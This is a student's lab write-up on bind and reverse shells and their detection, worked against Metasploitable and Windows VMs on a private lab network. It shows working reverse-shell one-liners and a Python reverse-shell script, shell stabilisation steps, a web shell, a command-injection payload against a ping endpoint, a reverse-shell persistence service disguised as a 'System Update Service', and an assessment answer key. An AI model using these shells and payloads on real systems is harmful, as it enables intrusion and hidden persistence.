

Lab 9: Linux Basics Part 9

Bind/Reverse Shells

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Introduction: Shell access is one of the fundamental skills necessary for penetration testing and post-exploitation activities. Knowing what bind and reverse shells are and how they work, in addition to using them is imperative for establishing control over systems you might attack. Bind shells are able to listen to target systems for incoming connections, and reverse shells are the opposite, able to listen to the attacker's machine, getting past any firewall restrictions. During this lab I explore various shell techniques and explore their usages in ethical hacking. I keep a professional educational approach to utilizing these bind/reverse shells for practical applications.

Exercise 1:

```
(quintin@kali)-[~]  
$ which nc netcat ncat socat  
/usr/bin/nc  
/usr/bin/netcat  
ncat not found  
/usr/bin/socat
```

```
(quintin@kali)-[~]  
$ nc -zv 127.0.0.1 22  
localhost [127.0.0.1] 22 (ssh) : Connection refused
```

```
(quintin@kali)-[~]  
$ nc -zv google.com 80  
DNS fwd/rev mismatch: google.com ≠ bh-in-f138.1e100.net  
DNS fwd/rev mismatch: google.com ≠ bh-in-f113.1e100.net  
DNS fwd/rev mismatch: google.com ≠ bh-in-f100.1e100.net  
DNS fwd/rev mismatch: google.com ≠ bh-in-f102.1e100.net  
DNS fwd/rev mismatch: google.com ≠ bh-in-f101.1e100.net  
DNS fwd/rev mismatch: google.com ≠ bh-in-f139.1e100.net  
google.com [172.253.122.138] 80 (http) open
```

```
(quintin@kali)-[~]  
$ netstat -tuln | grep LISTEN
```

```
(quintin@kali)-[~]  
$ ss -tuln | grep LISTEN
```

Security Implications of Shells

DEFENSIVE CONSIDERATIONS:

- Monitor unusual network connections
- Watch for processes spawning shells
- Analyze network traffic patterns
- Implement egress filtering
- Use application whitelisting
- Monitor system call patterns

OFFENSIVE CONSIDERATIONS:

- Firewall bypass techniques
- Anti-virus evasion methods
- Persistence mechanisms
- Privilege escalation vectors
- Lateral movement capabilities
- Data exfiltration channels

DETECTION INDICATORS:

- Unusual network connections
- Processes with network activity
- Non-standard ports in use
- Encrypted traffic to unknown hosts
- Process spawning patterns
- File system modifications

~
~
~
~
~
~
~
~
~

"security_implications.txt" 23L, 699B

Exercise 2:

```
(quintin@kali)-[~]  
$ nc 192.168.1.100 4444  
whoami  
msfadmin  
uname -a  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux  
pwd  
/home/msfadmin  
ls -la  
total 248  
drwxr-xr-x 7 msfadmin msfadmin 4096 2025-04-04 06:25 .  
drwxr-xr-x 6 root root 4096 2010-04-16 02:16 ..  
lrwxrwxrwx 1 root root 9 2012-05-14 00:26 .bash_history → /dev/null  
drwxr-xr-x 4 msfadmin msfadmin 4096 2010-04-17 14:11 .distcc  
drwx----- 2 msfadmin msfadmin 4096 2025-10-29 06:25 .gconf  
drwx----- 2 msfadmin msfadmin 4096 2025-10-29 06:25 .gconfd  
-rw-r--r-- 1 msfadmin msfadmin 22883 2023-09-26 21:52 index.html  
-rw-r--r-- 1 msfadmin msfadmin 24987 2023-09-27 07:58 index.html.1  
-rw-r--r-- 1 msfadmin msfadmin 25020 2023-09-27 09:46 index.html.2  
-rw-r--r-- 1 msfadmin msfadmin 19448 2023-10-02 09:35 index.html.3  
-rw-r--r-- 1 msfadmin msfadmin 19418 2023-10-02 09:53 index.html.4  
-rw-r--r-- 1 msfadmin msfadmin 17962 2023-10-04 07:56 index.html.5  
-rw-r--r-- 1 msfadmin msfadmin 20569 2025-01-31 12:09 index.html.6  
-rw-r--r-- 1 msfadmin msfadmin 18671 2025-01-31 12:34 index.html.7  
-rw-r--r-- 1 msfadmin msfadmin 18708 2025-01-31 12:40 index.html.8  
-rw----- 1 root root 4174 2012-05-14 02:01 .mysql_history  
-rw-r--r-- 1 msfadmin msfadmin 586 2010-03-16 19:12 .profile  
-rwx----- 1 msfadmin msfadmin 4 2012-05-20 14:22 .rhosts  
drwx----- 2 msfadmin msfadmin 4096 2010-05-17 21:43 .ssh  
-rw-r--r-- 1 msfadmin msfadmin 0 2010-05-07 14:38 .sudo_as_admin_successful  
  
(quintin@kali)-[~]  
$ socat - TCP:192.168.1.100:5555  
msfadmin@metasploitable:~$
```

Exercise 3:

```
(quintin@kali)-[~/cybersec-labs/shell-lab]
$ nc -nlvp 7777
listening on [any] 7777 ...
connect to [192.168.1.103] from (UNKNOWN) [192.168.1.103] 59792
(quintin@kali)-[~/cybersec-labs/shell-lab]
$
```

```
(quintin@kali)-[~/cybersec-labs/shell-lab]
$ bash -i >& /dev/tcp/192.168.1.103/7777 0>&1
zsh: no such file or directory: /dev/tcp/192.168.1.103/7777

(quintin@kali)-[~/cybersec-labs/shell-lab]
$ /bin/bash -c 'bash -i >& /dev/tcp/192.168.1.103/7777 0>&1'
```

```
zsh: corrupt history file /home/quintin/.zsh_history
(quintin@kali)-[~]
$ echo $SHELL
/usr/bin/zsh

(quintin@kali)-[~]
$ ls -al /bin/sh
lrwxrwxrwx 1 root root 4 Feb  4 2025 /bin/sh -> dash

(quintin@kali)-[~]
$
```

```
#!/usr/bin/env python3
import socket
import subprocess
import os

# Configuration
ATTACKER_IP = "127.0.0.1"
ATTACKER_PORT = 8888

def reverse_shell():
    try:
        # Create socket
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((ATTACKER_IP, ATTACKER_PORT))

        # Redirect stdin, stdout, stderr
        os.dup2(s.fileno(), 0)
        os.dup2(s.fileno(), 1)
        os.dup2(s.fileno(), 2)

        # Spawn shell
        subprocess.call(["/bin/bash", "-i"])
    except Exception as e:
        print(f"Connection failed: {e}")

if __name__ == "__main__":
    reverse_shell()

(quintin@kali)-[~/cybersec-labs/shell-lab]
$ python3 python_reverse.py
```

Exercise 4:

```
(quintin@kali)-[~]  
$ cd ~/cybersec-labs/shell-lab
```

```
(quintin@kali)-[~/cybersec-labs/shell-lab]  
$ nc -nvlp 8888  
listening on [any] 8888 ...  
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 58892  
(quintin@kali)-[~/cybersec-labs/shell-lab]  
$
```

```
(quintin@kali)-[~/cybersec-labs/shell-lab]  
$ nc -nvlp 8888  
listening on [any] 8888 ...  
connect to [192.168.1.103] from (UNKNOWN) [192.168.1.100] 41953  
python -c 'import pty; pty.spawn("/bin/bash")'  
msfadmin@metasploitable:~$ export TERM=xterm  
export TERM=xterm  
msfadmin@metasploitable:~$ ^Z  
zsh: suspended nc -nvlp 8888
```

```
(quintin@kali)-[~/cybersec-labs/shell-lab]  
$ stty raw -echo; fg  
[1] + continued nc -nvlp 8888  
  
msfadmin@metasploitable:~$  
msfadmin@metasploitable:~$ ls  
index.html    index.html.2  index.html.4  index.html.6  index.html.8  
index.html.1  index.html.3  index.html.5  index.html.7  vulnerable
```

```
(quintin@kali)-[~/cybersec-labs/shell-lab]
$ socat file:`tty`,raw,echo=0 tcp-listen:9999
msfadmin@metasploitable:~$
```

```
(quintin@kali)-[~/cybersec-labs/shell-lab]
$ socat - OPENSSL:192.168.1.103:4443,verify=0
2025/11/06 13:46:10 socat[4656] W refusing to set empty SNI host name
```

```
(quintin@kali)-[~/cybersec-labs/shell-lab]
$ nc -nlvp 9999
listening on [any] 9999 ...
connect to [192.168.1.103] from (UNKNOWN) [192.168.1.106] 49654
whoami
vagrant-2008r2\vagrant
PS C:\Users\vagrant> systeminfo

Host Name:                VAGRANT-2008R2
OS Name:                   Microsoft Windows Server 2008 R2 Standard
OS Version:                6.1.7601 Service Pack 1 Build 7601
OS Manufacturer:          Microsoft Corporation
OS Configuration:         Standalone Server
OS Build Type:              Multiprocessor Free
Registered Owner:
Registered Organization:    Vagrant Inc.
Product ID:                 00477-001-0000347-84565
Original Install Date:      3/19/2023, 2:05:38 AM
System Boot Time:           11/6/2025, 6:32:28 PM
System Manufacturer:        innotek GmbH
System Model:                VirtualBox
System Type:                x64-based PC
Processor(s):                1 Processor(s) Installed.
                             [01]: Intel64 Family 6 Model 126 Stepping 5 GenuineIntel ~1987 Mhz
BIOS Version:                innotek GmbH VirtualBox, 12/1/2006
Windows Directory:          C:\Windows
System Directory:            C:\Windows\system32
Boot Device:                 \Device\HarddiskVolume1
System Locale:                en-us;English (United States)
Input Locale:                en-us;English (United States)

Mozilla Firefox
localhost:8080/web_shell.php: x +
http://localhost:8080/web_shell.php?cmd=whoami
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
quintin
```

Exercise 5:

```
(quintin@kali)-[~/cybersec-labs/shell-lab]
$ netstat -tuln | grep LISTEN
tcp        0      0 0.0.0.0:8080          0.0.0.0:*          LISTEN

(quintin@kali)-[~/cybersec-labs/shell-lab]
$ watch -n 1 'netstat -tuln | grep LISTEN'
quote> '

(quintin@kali)-[~/cybersec-labs/shell-lab]
$ sudo tcpdump -i any -n 'port 4444 or port 5555 or port 6666'
[sudo] password for quintin:
tcpdump: WARNING: any: That device doesn't support promiscuous mode
(Promiscuous mode not supported on the "any" device)
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 262144 bytes
^C
0 packets captured
0 packets received by filter
0 packets dropped by kernel
```

```
(quintin@kali)-[~/cybersec-labs/shell-lab]
$ nano monitor_shells.sh

(quintin@kali)-[~/cybersec-labs/shell-lab]
$ chmod +x monitor_shells.sh

(quintin@kali)-[~/cybersec-labs/shell-lab]
$ ./monitor_shells.sh
=== Shell Detection Monitor ===
Monitoring for suspicious shell activity...

=== Netcat Processes ===
root      5  0.0  0.0    0    0 ?        I<   21:45   0:00 [kworker/R-sync_wq]
quintin   1024 0.0  0.0 381168 7692 ?        Ssl  21:46   0:00 /usr/libexec/at-spi-bus-launcher

=== Suspicious Network Connections ===

=== Bash Processes with Network Activity ===

=== Script Processes with Network Activity ===

=== Socat Processes ===

=== Monitor Complete ===
```

```

(quintin@kali)-[~/cybersec-labs/shell-lab]
$ sudo iptables -A INPUT -p tcp --dport 4444 -j DROP

(quintin@kali)-[~/cybersec-labs/shell-lab]
$ sudo iptables -A INPUT -p tcp --dport 5555 -j DROP

(quintin@kali)-[~/cybersec-labs/shell-lab]
$ sudo iptables -A OUTPUT -p tcp --dport 4444 -j DROP



(quintin@kali)-[~/cybersec-labs/shell-lab]
$ sudo iptables -L -n
Chain INPUT (policy ACCEPT)
target     prot opt source                destination          tcp dpt:4444
DROP       tcp  --  0.0.0.0/0              0.0.0.0/0            tcp dpt:5555
DROP       tcp  --  0.0.0.0/0              0.0.0.0/0            tcp dpt:5555

Chain FORWARD (policy ACCEPT)
target     prot opt source                destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source                destination          tcp dpt:4444
DROP       tcp  --  0.0.0.0/0              0.0.0.0/0            tcp dpt:4444

```

Exercise 6:



```
(quintin@kali)-[~/cybersec-labs/shell-lab]
$ curl -X POST -d "host=192.168.1.103; whoami" http://localhost:8080/ping
<pre>PING 192.168.1.103 (192.168.1.103) 56(84) bytes of data.
64 bytes from 192.168.1.103: icmp_seq=1 ttl=64 time=0.027 ms
64 bytes from 192.168.1.103: icmp_seq=2 ttl=64 time=0.092 ms
64 bytes from 192.168.1.103: icmp_seq=3 ttl=64 time=0.049 ms

— 192.168.1.103 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2048ms
rtt min/avg/max/mdev = 0.027/0.056/0.092/0.027 ms
quintin
</pre><br><a href='/'>Back</a>
```

Mozilla Firefox

localhost:8080/webshell.php x +

http://localhost:8080/webshell.php?cmd=whoami

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quintin

```
(quintin@kali)-[~/cybersec-labs/shell-lab]
$ chmod +x persistence_demo.sh

(quintin@kali)-[~/cybersec-labs/shell-lab]
$ ./persistence_demo.sh
=== Shell Persistence Demonstration ===
Setting up cron job persistence ...
# Systemd service persistence would create a service file
# [Unit]
# Description=System Update Service
# [Service]
# ExecStart=/bin/bash -c 'while true; do bash -i >& /dev/tcp/127.0.0.1/4444 0>&1; sleep 60; done'
# Restart=always
# [Install]
# WantedBy=multi-user.target
Adding to bash profile ...
Persistence mechanisms demonstrated (not activated for safety)
```

Knowledge Assessment:

1. False
2. B
3. True
4. B
5. B

Conclusion: Now that I've completed this bind/reverse shells lab, I can confidently create, stabilize, and manage both bind and reverse shells using tools like netcat, socat, bash, and Python, including encrypted channels for hidden communication. These skills have deepened my understanding of how attackers establish command and control on a target system, and how defenders are able to detect, monitor, and mitigate shell-based

intrusions—making this practical knowledge valuable to real-world penetration testing, incident response, red team operations, and forensic cyber investigations.